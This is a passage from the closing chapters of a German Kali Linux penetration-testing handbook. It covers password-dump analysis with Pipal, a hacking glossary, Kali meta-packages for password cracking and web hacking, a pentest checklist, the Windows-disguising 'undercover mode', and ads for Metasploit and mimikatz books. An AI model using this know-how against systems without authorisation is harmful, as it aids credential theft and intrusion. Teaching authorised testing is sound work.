Bei Penetrationstests haben Sie am Ende häufig eine Liste von Passwörtern, z.B. einen Passwort-Dump vom Domain Controller, die Sie analysieren sollten. Pipal hilft Ihnen bei der grundlegenden Analyse der Passwörter.

Auch Pipal bietet mit dem Parameter `-h` eine Liste der möglichen Optionen.

Wenn Sie z.B. die Top-5-Passwörter aus dem Passwort-Dump herausfiltern möchten, geben Sie nur den Parameter `-t5` ein und die Dateinamen des Passwort-Dumps.

```
pipal -t 5 /usr/share/wordlists/passworddump.txt
```

Damit erhalten Sie eine Liste mit den Top-5-Passwörtern.

11.4 RecordMyDesktop

Mit RecordMyDesktop können Sie in Echtzeit (bzw. nahezu in Echtzeit) aufzeichnen, was auf Ihrem Bildschirm angezeigt wird. Das ist vor allem nützlich, um Online-Schulungspakete und -Anleitungen zu erstellen. Dies bietet eine viel bessere Aufnahmequalität (d.h. ohne Schatten und Licht-/Positionierungsprobleme) als das Filmen Ihres Bildschirms mit einer Videokamera.

RecordMyDesktop kann über die Kommandozeile mit folgendem Befehl ausgeführt werden:

```
recordmydesktop NameDerAufnahme
```

Sollten Sie den Befehl ohne Parameter `NameDerAufnahme` ausführen, wird die Ausgabe in eine Datei mit dem Namen *out.ogv* geschrieben und in Ihrem */home/user*-Verzeichnis gespeichert.

Die Aufnahme läuft so lange, bis Sie die Tastenkombination Strg+C drücken.

Anhang A

Terminologie und Glossar

In diesem Anhang finden Sie eine Liste der wichtigsten Begriffe aus dem Bereich des Hackings.

Begriff	Beschreibung
Adware	Adware ist eine Software, die dem Anwender zusätzlich zur eigentlichen Funktion Werbung zeigt bzw. weitere Software installiert, die Werbung anzeigt.
Angriff	Ein Angriff ist eine Aktion, die auf einem System erfolgt, um Zugriff zu erhalten und Daten herunterladen zu können.
Backdoor	Backdoor (Hintertür) ist ein versteckter Zugang zu einem Computer oder einer Software, die Sicherheitsmaßnahmen, wie Login- und Passwortschutz, umgeht.
Bot	Ein Bot ist ein Programm, das eine Aktion so automatisiert, dass sie über einen längeren Zeitraum wiederholt und mit einer viel höheren Geschwindigkeit ausgeführt werden kann, als es ein Mensch je tun könnte. Sie können beispielsweise HTTP, FTP oder Telnet mit einer höheren Rate senden oder ein Skript zum Erstellen von Objekten schneller aufrufen.
Botnet	Botnet oder auch Zombie-Armee ist eine Gruppe von Computern, die ohne Wissen ihres Besitzers gesteuert wird. Botnetze dienen dazu, Spam zu versenden oder Denial-of-Service-Angriffe (DoS) durchzuführen.
Brute-Force-Attacke	Eine Brute-Force-Attacke ist eine automatisierte und einfache Methode, um auf ein System oder eine Webseite zuzugreifen. Dabei werden immer wieder verschiedene Kombinationen von Benutzernamen und Passwörtern ausprobiert, bis die richtige Kombination gefunden ist.
Buffer-Overflow	Ein Buffer-Overflow ist ein Fehler, der auftritt, wenn mehr Daten in einen Speicher- oder Pufferblock geschrieben werden, als für den zugewiesenen Puffer verfügbar ist.
Clone Phishing	Clone Phishing ist die Veränderung einer vorhandenen, legitimen E-Mail mit einem falschen Link, um den Empfänger zur Angabe persönlicher Informationen zu verleiten.
Cracker	Ein Cracker ist ein Tool, das Software so modifiziert, dass sie auf Funktionen zugreifen kann, die von der Person, die die Software knackt, als unerwünscht eingestuft werden, z.B. auf Kopierschutzfunktionen.

Begriff	Beschreibung
DDoS	Distributed Denial of Service
Denial of Service (DoS)	Bei einem Denial-of-Service-Angriff wird versucht, einen Server oder eine Netzwerkressource für Anwender nicht verfügbar zu machen, indem normalerweise die Dienste eines mit dem Internet verbundenen Hosts vorübergehend unterbrochen oder angehalten werden.
Exploit	Exploit ist eine Software, ein Datenblock oder eine Befehlsfolge, die einen Fehler oder eine Schwachstelle ausnutzt, um die Sicherheit eines Computers oder Netzwerksystems zu gefährden.
Exploit Kit	Ein Exploit Kit ist eine Software, die für die Ausführung auf Webservern entwickelt wurde und Softwareschwachstellen auf Clientcomputern identifiziert sowie erkannte Schwachstellen ausnutzt, um bösartigen Code auf den Client hochzuladen und auszuführen.
Firewall	Eine Firewall ist ein Filter, der unerwünschte Eindringlinge von einem Computersystem oder Netzwerk fernhält und gleichzeitig eine sichere Kommunikation zwischen Systemen und Benutzern innerhalb der Firewall ermöglicht.
Keylogging	Bei der Protokollierung der Tastenanschläge werden die auf einem Computer gedrückten Tasten (und die verwendeten Touchscreen-Punkte) nachverfolgt. Es wird von Gray- und Black-Hat-Hackern verwendet, um Login-IDs und Passwörter aufzuzeichnen. Keylogger werden normalerweise per E-Mail mit einem Anhang auf ein abgesichertes Gerät versendet. Es gibt sie auch in Form von Hardware, die an dem Ziel angesteckt wird.
Logikbombe	Eine Logikbombe ist ein Virus, das in ein System eingeschleust wird und das eine bösartige Aktion auslöst, wenn bestimmte Bedingungen erfüllt sind. Die häufigste Version ist die Zeitbombe.
Malware	Malware ist ein Überbegriff für verschiedene Formen von feindlicher oder aufdringlicher Software, einschließlich Computerviren, Würmern, Trojanern, Ransomware, Spyware, Adware, Scareware und anderen Schadprogrammen.
Master-Programm	Ein Master-Programm ist das Programm, mit dem ein Black-Hat-Hacker aus der Ferne Befehle an infizierte Zombie-Drohnen überträgt, um normalerweise Denial-of-Service- oder Spam-Angriffe auszuführen.
Phishing	Phishing ist eine E-Mail-Betrugsmethode, mit der der Täter legitim aussehende E-Mails versendet, um persönliche und finanzielle Informationen von den Empfängern zu sammeln

Begriff	Beschreibung
Phreaker	Phreaker werden als die ersten Computer-Hacker betrachtet und sind diejenigen, die illegal in das Telefonnetz einbrechen, in der Regel, um kostenlose Ferngespräche zu führen oder Telefonleitungen abzuhören.
Rootkit	Rootkit ist eine meist bösartige Stealth-Software, die dazu dient, bestimmte Prozesse oder Programme vor normalen Erkennungsmethoden zu verbergen und fortlaufend privilegierten Zugriff auf einen Computer zu ermöglichen
Shrink Wrap Code	Ein Shrink-Wrap-Code-Angriff ist ein Vorgang, bei dem Lücken in ungepatchter oder schlecht konfigurierter Software ausgenutzt werden.
Sicherheitslücke	Eine Sicherheitslücke ist eine Schwachstelle, die es einem Hacker ermöglicht, die Sicherheit eines Computers oder Netzwerksystems zu gefährden.
Social Engineering	Social Engineering bedeutet, jemanden zu täuschen, um sensible und persönliche Informationen wie Kreditkartendaten oder Benutzernamen und Passwörter zu erhalten.
Spam	Spam ist einfach eine unerwünschte E-Mail, die auch als Junk-Mail bezeichnet wird und an eine große Anzahl von Empfängern ohne deren Zustimmung gesendet wird.
Spoofing	Spoofing ist eine Technik, die verwendet wird, um unbefugten Zugriff auf Computer zu erlangen. Dabei sendet der Eindringling Nachrichten an einen Computer mit einer IP-Adresse, die vorgibt, dass die Nachricht von einem vertrauenswürdigen Host stammt.
Spyware	Spyware ist eine Software, die darauf abzielt, Informationen über eine Person oder Organisation ohne deren Wissen zu sammeln und diese Informationen ohne die Zustimmung der Betroffenen an einen Dritten zu senden.
SQL-Injection	SQL-Injection ist eine SQL-Code-Injection-Technik, mit der datengesteuerte Anwendungen angegriffen werden, bei denen böswillige SQL-Anweisungen zur Ausführung in ein Eingabefeld eingefügt werden (z.B. um den Datenbankinhalt an den Angreifer zu senden).
Threat	Ein Threat ist eine mögliche Bedrohung, die einen vorhandenen Fehler oder eine Schwachstelle ausnutzt, um die Sicherheit eines Computers oder eines Netzwerksystems zu gefährden.
Trojaner	Ein Trojaner oder Trojanisches Pferd ist ein bösartiges Programm, das so getarnt ist, dass es wie ein gültiges Programm aussieht. Das erschwert die Erkennung dieser Programme, die dazu bestimmt sind, Dateien zu zerstören, Informationen zu verändern, Passwörter oder andere Informationen zu stehlen.

Begriff	Beschreibung
Virus	Ein Virus ist ein bösartiges Programm oder Teil des Codes, der in der Lage ist, sich selbst zu kopieren und in der Regel schädliche Auswirkungen hat, z.B. das System beschädigt oder Daten zerstört.
Wurm	Ein Wurm ist ein sich selbst replizierender Virus, der keine Dateien verändert, sondern sich im Memory befindet und sich selbst dupliziert.
XSS (Cross Site Scripting)	Cross Site Scripting ist eine Art von Sicherheitslücke, die Webanwendungen kompromittiert. Mit XSS können Angreifer clientseitige Skripte in Webseiten einfügen, die bei anderen Benutzern angezeigt werden.
Zombie-Drohne	Eine Zombie-Drohne ist ein Computer, der anonym als Soldat oder »Drohne« verwendet wird, um böswillige Aktivitäten auszuführen, beispielsweise um unerwünschte Spam-E-Mails zu versenden.

Anhang B

Übersicht Kali-Meta-Pakete

Mit den Kali-Linux-Meta-Paketen wird Ihnen die Möglichkeit geboten, auf eine einfache Weise Teilmengen von Tools zu installieren, die auf die jeweiligen Anforderungen zugeschnitten sind.

Diese Meta-Pakete ermöglichen eine einfache Installation bestimmter Tools für einen bestimmten Bereich oder alternativ die Installation einer vollständigen Kali-Suite. Sämtliche Kali-Meta-Pakete folgen einer bestimmten Namenskonvention, die mit »kali-linux« beginnt. Mit dem folgenden Befehl können Sie sehen, welche Meta-Pakete verfügbar sind (es empfiehlt sich, vorher bzw. vor jedem Start ein Update Ihres Kali-Systems zu machen):

```
apt-get update
apt-cache search kali-l
```

Die Entwickler von Kali haben versucht, den Meta-Paketen selbsterklärende Namen zu geben, aber die Anzahl der Zeichen ist begrenzt. Deshalb schauen wir uns in diesem Kapitel die Pakete im Einzelnen an.

B.1 kali-linux

Das Meta-Paket **kali-linux** ist eine reine Installation von Kali Linux und umfasst verschiedene Netzwerkdienste wie Apache und SSH, den Kernel sowie eine Reihe von Versionierungs-Kontroll-Anwendungen wie `git`, `svn` usw. Die nachfolgenden Meta-Pakete enthalten alle auch **kali-linux**.

Installationsgröße: 1,5 GB

B.2 kali-linux-full

Das Kali-Linux-ISO, das Sie von der Kali-Homepage[1] herunterladen können, ist im Wesentlichen eine Installation, die das **kali-linux-full**-Package installiert.

Installationsgröße: 9 GB

1 `https://www.kali.org/downloads/`

B.3 kali-linux all

Es ist nicht sinnvoll, jedes einzelne Tool, das zur Verfügung steht, in das Image einzubinden, da die ISO-Größe angemessen gehalten werden sollte. Außerdem gibt es eine Reihe von Tools, die je nach Hardware nicht verwendet werden können, z.B. verschiedene GPU[2]-Tools. Sollten Sie dennoch jedes verfügbare Kali-Linux-Paket installieren wollen, dann können Sie das Meta-Paket **kali-linux-all** installieren.

Installationsgröße: 15 GB

B.4 kali-linux-top10

In Kali Linux gibt es ein Untermenü namens »Top 10 Security Tools« Das **kali-linux-top10**-Meta-Paket installiert diese Tools auf einem Schlag. Dazu zählen:

- aircrack-ng
- burpsuite
- hydra
- john
- maltego
- metasploit framework
- nmap
- sqlmap
- wireshark
- zaproxy

Installationsgröße: 3,5 GB

B.5 kali-linux-forensic

Für den Fall, dass Sie Sicherheitsexperte im Bereich Forensik sind, möchten Sie sicher nicht, dass Ihr Analysesystem mit einer Reihe von unnötigen Tools belastet wird. Mit dem Meta-Paket **kali-linux-forensic** können Sie nur die forensischen Tools von Kali installieren.

Installationsgröße: 3,1 GB

2 Graphic Processing Unit ist ein auf die Berechnung von Grafiken spezialisierter und optimierter Prozessor.

B.6 kali-linux-gpu

GPU-Dienstprogramme sind sehr leistungsfähig, benötigen jedoch spezielle Hardware, um ordnungsgemäß zu funktionieren. Aus diesem Grund sind sie auch nicht in der Standardinstallation von Kali Linux enthalten, aber Sie können diese mit **kali-linux-gpu** installieren und loslegen.

Installationsgröße: 4,8 GB

B.7 kali-linux-pwtools

Das Meta-Paket **kali-linux-pwtools** enthält über 40 verschiedene Hilfsprogramme zum Knacken von Passwörtern sowie die in kali-linux-gpu enthaltenen GPU-Tools.

Installationsgröße: 6 GB

B.8 kali-linux-rfid

Für alle, die RFID erforschen und nutzen, ist das Meta-Paket **kali-linux-rfid** das richtige. Es enthält alle in Kali Linux verfügbaren RFID-Tools.

Installationsgröße: 1,5 GB

B.9 kali-linux-sdr

Mit **kali-linux-sdr** erhalten Sie eine große Auswahl an Tools für Software Defined Radio-Hacking[3].

Installationsgröße: 2,4 GB

B.10 kali-linux-voip

Alle, die sich mit VoIP-Tests und -Forschung beschäftigen, werden erfreut sein, dass es ein dediziertes Meta-Paket **kali-linux-voip** mit über 20 Tools gibt.

Installationsgröße: 1,8 GB

3 Unter *Software Defined Radio* werden die Konzepte für Empfänger und Sender von Frequenzen zusammengefasst, deren Signalverarbeitung mit Software erfolgt.

B.11 kali-linux-web

Webanwendungs-Assessments sind im Bereich von Penetrationstests weit verbreitet. Aus diesem Grund gibt es in Kali das Meta-Paket **kali-linux-web** mit Dutzenden Tools für das Hacken von Webanwendungen.

Installationsgröße: 4,9 GB

B.12 kali-linux-wireless

Es gibt auch viele Penetrationstests, die auf drahtlose Netzwerke abzielen. Das Meta-Paket **kali-linux-wireless** enthält alle benötigten Tools in einem einfach zu installierenden Paket.

Installationsgröße: 6,6 GB

Um eine Liste aller in einem Meta-Paket enthaltenen Tools zu erhalten, können Sie einfache `apt`-Befehle verwenden. Um alle im Meta-Paket **kali-linux-top10** enthaltenen Tools aufzulisten, geben Sie folgenden Befehl ein:

```
apt-cache show kali-linux-top10 | grep Depends
```

Anhang C

Checkliste: Penetrationstest

In diesem Buch habe ich gezeigt, dass ein Penetrationstest ein gut geplanter Prozess ist. Egal ob es Ihr erster oder Ihr 100. Penetrationstest ist, er sollte keine entmutigende Erfahrung sein, aus diesem Grund habe ich Ihnen eine Checkliste zusammengestellt, die Ihnen bei der Durchführung eines Penetrationstests helfen kann.

C.1 Scope

Warum machen Sie überhaupt einen Penetrationstest?

Die erste Frage, die Sie beantworten müssen, betrifft die Ziele des Penetrationstests. Penetrationstests können verschiedene Formen annehmen und viele verschiedene Probleme lösen (Verbesserung der Sicherheit, Gewährleistung der Compliance, Zufriedenheit einiger Kunden, ...). Fixieren Sie die Ziele. Ein Penetrationstest könnte auch einmal nicht die richtige Lösung für ein Problem sein. Die Ausrichtung der Ergebnisse an den gesetzten Zielen ist der Schlüssel zu einem erfolgreichen Penetrationstest.

Definieren Sie Ihren Penetrationstest

Interner Penetrationstest vs. Externer Penetrationstest. Security Audit vs. Vulnerability Assessment vs. Penetrationstest. Die Formulierungen können sehr schnell verwirrend werden. Sie müssen mit den verschiedenen Begriffen vertraut sein und diese ordnungsgemäß verwenden, damit Sie auch das liefern können, was gewünscht wurde.

Zählen Sie wahrscheinliche Bedrohungen auf

Wenn Sie einen Penetrationstest durchführen, müssen Sie eine Risikoeinschätzung des zu prüfenden Unternehmens vornehmen. Es bedarf keines Sicherheitsexperten, um über die Einschätzung nachzudenken. Denken Sie an die Orte, an denen Ihr Unternehmen am verwundbarsten ist. Wo werden sensible Daten gesammelt? Hat das Unternehmen ältere Anwendungen in Betrieb? Et cetera.

Definieren Sie den Umfang des Penetrationstests

Ihre Ressourcen sind höchstwahrscheinlich begrenzt, unabhängig davon, ob es sich dabei um Zeit, Budget oder Fachwissen handelt. Bestimmen Sie anhand der zuvor aufgeführten Bedrohungen oder Risiken, in welchen Bereichen Schwachstellen am häufigsten ausgenutzt werden und in welcher Form ein Angriff auf diese Schwachstelle das zu prüfende Unternehmen direkt oder indirekt treffen könnte (z.B. Einnahmeeinbußen bei Ausfall der Webanwendung, Reputationsschaden durch Diebstahl, ...).

Bestimmen Sie ein Budget

Auf Fiverr[1] gibt es die 50-Dollar-Script-Kiddies und die Hunderttausend-Dollar-Penetrationstests. Das Budget ist ein wichtiges Kriterium und muss mit den Zielen und dem Wert des Vermögens in Einklang gebracht werden. Sie erhalten das, wofür Sie bezahlt haben (zumindest in den meisten Fällen ...). Wenn Sie kritische Schwachstellen in einer sehr komplexen Architektur suchen oder Ihre Kunden durch Zertifizierungen für Ihre Sicherheitsmaßnahmen von einer großen Marke überzeugen möchten, müssen Sie den Preis bezahlen.

Bereiten Sie die Umgebung für Penetrationstests vor

Penetrationstests können und sollten in Produktionsumgebungen durchgeführt werden, jedoch mit bestimmten Einschränkungen für das Testteam. Das offensichtliche Problem ist, dass die Produktion in den Hintergrund rückt, wenn DoS-Angriffe ausgeführt werden. Wenn das Testen in der produktiven Umgebung nicht möglich ist, richten Sie eine Umgebung ein, die absolut mit der Produktion identisch ist. Erstellen Sie je nach festgelegtem Teststil Benutzerkonten für die Tester. Wenn die Tests direkt in der Produktion durchgeführt werden müssen, planen Sie sie so, dass die Netzwerkantwortzeit für das Unternehmen und Ihre Kunden nicht verlangsamt wird.

Starten Sie zuvor einen Scanner

Penetrationstests enthüllen die hässliche Wahrheit über die Systeme der Organisation oder ihre Anwendungen. Wenn Sie jedoch einige ihrer Schwachstellen und grundlegenden Probleme bereits kennen, nehmen Sie sich die Zeit, um Scanner auszuführen und die Probleme zu beheben, anstatt wertvolle Zeit und Energie zu verschwenden, um herauszufinden, was Sie bereits mit anderen automatisierten Tools erfahren haben oder erfahren könnten.

1 Fiverr ist ein Onlinemarktplatz für digitale Dienstleistungen, vor allem bekannt für das Erstellung günstiger Logos.

Überprüfen Sie die Sicherheitsrichtlinien der zu prüfenden Organisation

Stellen Sie sicher, dass die Sicherheitsbestimmungen eingehalten werden. Die Vorschriften werden immer strenger werden, insbesondere, wenn es um den Umgang mit sensiblen Daten geht.

Benachrichtigen Sie den Hosting-Provider

Informieren Sie sich darüber, welche Tests vom betroffenen Hosting- oder Cloud-Anbieter zugelassen sind, und fordern Sie vor den Tests die entsprechenden Berechtigungen an.

C.2 Expertise

Sind Sie der richtigen Penetrationstester für den Job?

Stellen Sie sicher, dass Sie der richtige Experte für die Ziele des Auftraggebers sind: Wenn Ihr Kunde das Netzwerk testen möchte, benötigt es einen spezialisierten Penetrationstester in diesem Bereich. Ein Experte weiß, wie die Systeme aufgebaut sind und welche gemeinsamen Schwächen sie aufweisen.

Definieren Sie die Methoden für den Penetrationstest

Definieren Sie basierend auf Ihrer Zielumgebung und den Zielen den Teststil und den Zugriff, der Ihnen gewährt werden soll: Kein Zugriff zum Simulieren externer Angriffe oder vollständiger Zugriff zum Simulieren von Insider-Jobs. Stellen Sie sicher, dass der Penetrationstest mit den Sicherheits-Frameworks übereinstimmt und hauptsächlich aus manuellen erweiterten Tests besteht und nicht nur automatisiert abläuft.

Vergessen Sie nicht, die Penetrationstestumgebung aufzuräumen

Die Auditoren sollten die getestete Umgebung bereinigen. Das umfasst normalerweise das Entfernen von Rootkits, Backdoors, ausführbaren Dateien und Skripten sowie aller temporärer Dateien, die erstellt wurden. Der Auftraggeber sollte auch die für die Tests erstellten Benutzerkonten entfernen. Wenn Daten geändert oder gelöscht wurden, sollte alles in den ursprünglichen Zustand zurückversetzt werden.

C.3 Lösung

Stellen Sie sicher, dass die Daten und Systemkonfigurationen unbeschädigt gesichert sind

Es besteht die Gefahr, dass der Penetrationstest die Systeme zum Absturz bringt und die Daten wie bei einem echten Angriff löscht oder ändert. Dann muss der

Auftraggeber über Sicherungskopien verfügen. Kein professioneller Penetrationstester kann garantieren, dass das Risiko eines Systemausfalls oder der Löschung und Änderung von Daten gleich null ist, insbesondere wenn die Tests in einer Produktivumgebung durchgeführt werden.

Sicherheitslücken während des Tests nicht beheben

Informieren Sie den Auftraggeber über die wichtigsten Sicherheitslücken während des Tests. Diese sollten jedoch nicht sofort behoben werden, da das die Penetrationstest-Umgebung ändern würde. Die Meldung gibt dem Auftraggeber die Zeit, um einen Fix zu definieren und dessen Einführung so bald wie möglich zu planen.

Anhang D

Installation von Xfce und Undercover-Modus

Seit Kali 2019.4 wird Xfce standardmäßig als Desktop-Oberfläche verwendet, wenn man jedoch ein Upgrade von einer älteren Version macht, behält man den GNOME-Desktop. Mit dem Wechsel auf Xfce wurde auch der Undercover-Modus eingeführt, ein Kali-Theme, das wie ein Windows aussieht. Um den Undercover-Modus nutzen zu können, müssen Sie erst auf den Xfce-Desktop wechseln. Für die Installation von Xfce geben Sie im Terminal folgende Befehle ein:

```
apt update && apt install kali-desktop-xfce
```

Während der Installation von Xfce müssen Sie den »Default display manager« auswählen, wählen Sie hier »lightdm« aus. Anschließend müssen Sie noch Xfce als Oberfläche festlegen:

```
Update-alternatives –xconfig x-session-manager
```




Abb. D.1: Auswahl der Desktop-Oberfläche nach der Installation von Xfce

Wählen Sie anschließend »xfce4-session«, um auf Xfce umzustellen. Beim nächsten Neustart wird dann mit der neuen Oberfläche gestartet. Wenn Sie sicher sind, dass Sie bei der Oberfläche bleiben, können Sie den GNOME-Desktop auch mit dem folgenden Befehl deinstallieren:

```
apt purge –autoremove kali-desktop-gnome
```




Abb. D.2: Installation des Undercover-Modus in Kali

Der Undercover-Modus wird nur bei der Neuinstallation von Kali Linux automatisch mitinstalliert. Beim Wechsel auf die aktuelle Kali-Version muss der Undercover-Modus manuell installiert werden:

```
apt install kali-undercover
```

Wenn der Undercover-Modus installiert ist, können Sie diesen einfach starten, indem Sie über das Startsymbol `Kali Undercover` eintippen und auf KALI UNDERCOVER MODE klicken und schon erscheint die Windows-ähnliche Oberfläche.




Abb. D.3: Wechsel auf das Windows-Theme (aktivieren von Kali Undercover Mode).




Abb. D.4: Das Windows-Theme vom Undercover-Modus

Stichwortverzeichnis

C

D

E

F

G

H

I

J

K

O

P

Q


R

S

Sebastian Brabetz

Penetration Testing mit Metasploit

Praxiswissen für mehr IT-Sicherheit



Penetrationstests mit Metasploit als effektiver Teil der IT-Sicherheitsstrategie

Der komplette Workflow: Portscanning mit Nmap, Hacking mit Metasploit, Schwachstellen scannen mit Nessus

Die Techniken der Angreifer verstehen und geeignete Gegenmaßnahmen ergreifen

Metasploit ist ein mächtiges Werkzeug, mit dem auch unerfahrene Administratoren gängige Angriffsmethoden verstehen und nachstellen können. Der Autor erklärt das Framework dabei nicht in seiner Gesamtheit, sondern greift gezielt alle Themengebiete heraus, die relevant für Verteidiger (sogenannte Blue Teams) sind. Diese erläutert Sebastian Brabetz ausführlich und zeigt, wie sie im Alltag der IT-Security wirkungsvoll eingesetzt werden können.

Der Autor vermittelt Ihnen das Basiswissen zu Exploits und Penetration Testing. Sie setzen eine Kali-Linux-Umgebung auf und lernen, sich dort zurechtzufinden. Mit dem kostenlos verfügbaren Portscanner Nmap scannen Sie Systeme auf angreifbare Dienste ab. Sebastian Brabetz führt Sie dann Schritt für Schritt durch einen typischen Hack mit Metasploit und demonstriert, wie Sie mit einfachen Techniken in kürzester Zeit höchste Berechtigungsstufen in den Zielumgebungen erlangen.

Schließlich zeigt er Ihnen, wie Sie Metasploit von der Meldung einer Sicherheitsbedrohung über das Patchen bis hin zur Validierung in der Verteidigung von IT-Systemen und Netzwerken einsetzen und gibt konkrete Tipps zur Erhöhung Ihres IT-Sicherheitslevels. Zusätzlich lernen Sie, Schwachstellen mit dem Schwachstellenscanner Nessus zu finden, auszuwerten und auszugeben.

So wird Metasploit ein effizienter Bestandteil Ihrer IT-Sicherheitsstrategie. Sie können Schwachstellen und Angriffstechniken unter sicheren Rahmenbedingungen selbst anwenden und somit fundierte Entscheidungen treffen sowie nachvollziehen, ob Ihre Gegenmaßnahmen erfolgreich sind.

ISBN 978-3-95845-595-5

Probekapitel und Infos erhalten Sie unter:
www.mitp.de/595

Sebastian Brabetz

Penetration Testing mit mimikatz

Das Praxis-Handbuch

2. Auflage

Hacking-Angriffe verstehen und Pentests durchführen

Penetrationstests mit mimikatz von Pass-the-Hash über Kerberoasting bis hin zu Golden Tickets

Funktionsweise und Schwachstellen der Windows Local Security Authority (LSA) und des Kerberos-Protokolls

Alle Angriffe leicht verständlich und Schritt für Schritt erklärt

mimikatz ist ein extrem leistungsstarkes Tool für Angriffe auf das Active Directory. Hacker können damit auf Klartextpasswörter, Passwort-Hashes sowie Kerberos Tickets zugreifen, ihre Rechte in fremden Systemen ausweiten und so die Kontrolle über ganze Firmennetzwerke übernehmen. Aus diesem Grund ist es wichtig, die Techniken der Angreifer zu verstehen und auf Angriffe mit mimikatz vorbereitet zu sein.

